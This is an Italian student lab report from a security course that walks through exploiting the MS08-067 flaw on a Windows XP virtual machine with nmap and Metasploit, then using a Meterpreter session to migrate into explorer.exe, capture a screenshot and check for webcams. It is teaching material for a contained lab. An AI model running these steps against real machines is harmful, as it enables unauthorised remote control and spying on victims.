EPICODE-CS0124
S7/L3 - Pratica

Flaviano Sedici

Indice

Riferimenti e versioni

Responsabile/referente del documento: Flaviano Sedici

Versionamento

Versione	Descrizione	Ruolo	Data
1.0	Redazione documento	Responsabile	06/03/2024

Traccia

Hacking MS08-067


Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

1. Configurazione della rete e ricognizione preliminare

1.1. Modifica configurazione Windows XP 32bit SP3

La VM Windows XP è stata configurata sulla rete con indirizzo IP 192.168.1.103/24.



Configurazione di rete della VM Windows XP

1.2. Modifica configurazione Kali

Per completare la configurazione, procediamo alla modifica anche della rete di Kali, impostando l'indirizzo IP su 192.168.1.25/24.

1.3. Analisi preliminare con nmap

Abbiamo effettuato una analisi esplorativa dei servizi esposti su Windows XP sulla porta 445 tramite l'esecuzione del comando:

namp -sV -Pn 192.168.1.103 -p 445

Abbiamo evitato di utilizzare il ping perché il firewall sulla VM target è attivato e potrebbe non rispondere ad un ping diretto.

Come si evince dall'immagine il servizio sulla porta è attivo e la porta aperta.

```
┌──(flaviano㉿kaliArm)-[~]
└─$ nmap -sV -Pn 192.168.1.103 -p 445
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 10:31 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DN
Nmap scan report for 192.168.1.103
Host is up (0.0051s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 6.20 seconds
```

Scansione con nmap sulla porta 445


2. Metasploit

2.1. Avvio Metasploit e ricerca modulo

Avviamo Metasploit tramite il comando **msfconsole** e procediamo alla ricerca del servizio con il comando **MS08-067**.

Procediamo a selezionarlo con il comando **use 0.**

Useremo il **payload di default**, perché già impostato su meterpreter.




Ricerca e selezione del modulo MS08-067

2.2. Configurazione modulo

Procediamo con il comando **show options** che ci mostra tutte le impostazioni dell'exploit selezionato e notiamo come sia da configurare il parametro RHOSTS, che rappresenta la nostra VM target.


Con il comando **set RHOSTS 192.168.1.103** impostiamo Windows XP come target.



Configurazione modulo MS08-067

2.3. Fase di Exploit

Procediamo con la fase di exploit tramite il comando **exploit** e attendiamo che il payload ci consenta di accedere alla shell di comando della macchina target tramite meterpreter.



Esecuzione del modulo sulla macchina target


2.4. Screenshot macchina target

Proviamo ad eseguire uno screenshot della macchina target.

Visualizziamo prima i processi attivi sulla VM target al fine di identificare il processo **explorer.exe**.

Tramite il comando **migrate 1212** ci spostiamo sul processo **explorer.exe**.

Con il comando **screengrab** di meterpreter facciamo uno screenshot del processo **explorer.exe**, che in Windows XP è il processo che regola l'interfaccia grafica principale.



Utilizzo di meterpreter per eseguire comandi remoti sulla VM target

2.5. Verificare la presenza di webcam

Tramite il comando **webcam_list** di meterpreter verifichiamo che non ci sono webcam presenti sulla VM.

3. Fonti

https://www.offsec.com/metasploit-unleashed/screen-capture/

https://www.offsec.com/metasploit-unleashed/meterpreter-basics/#webcam_list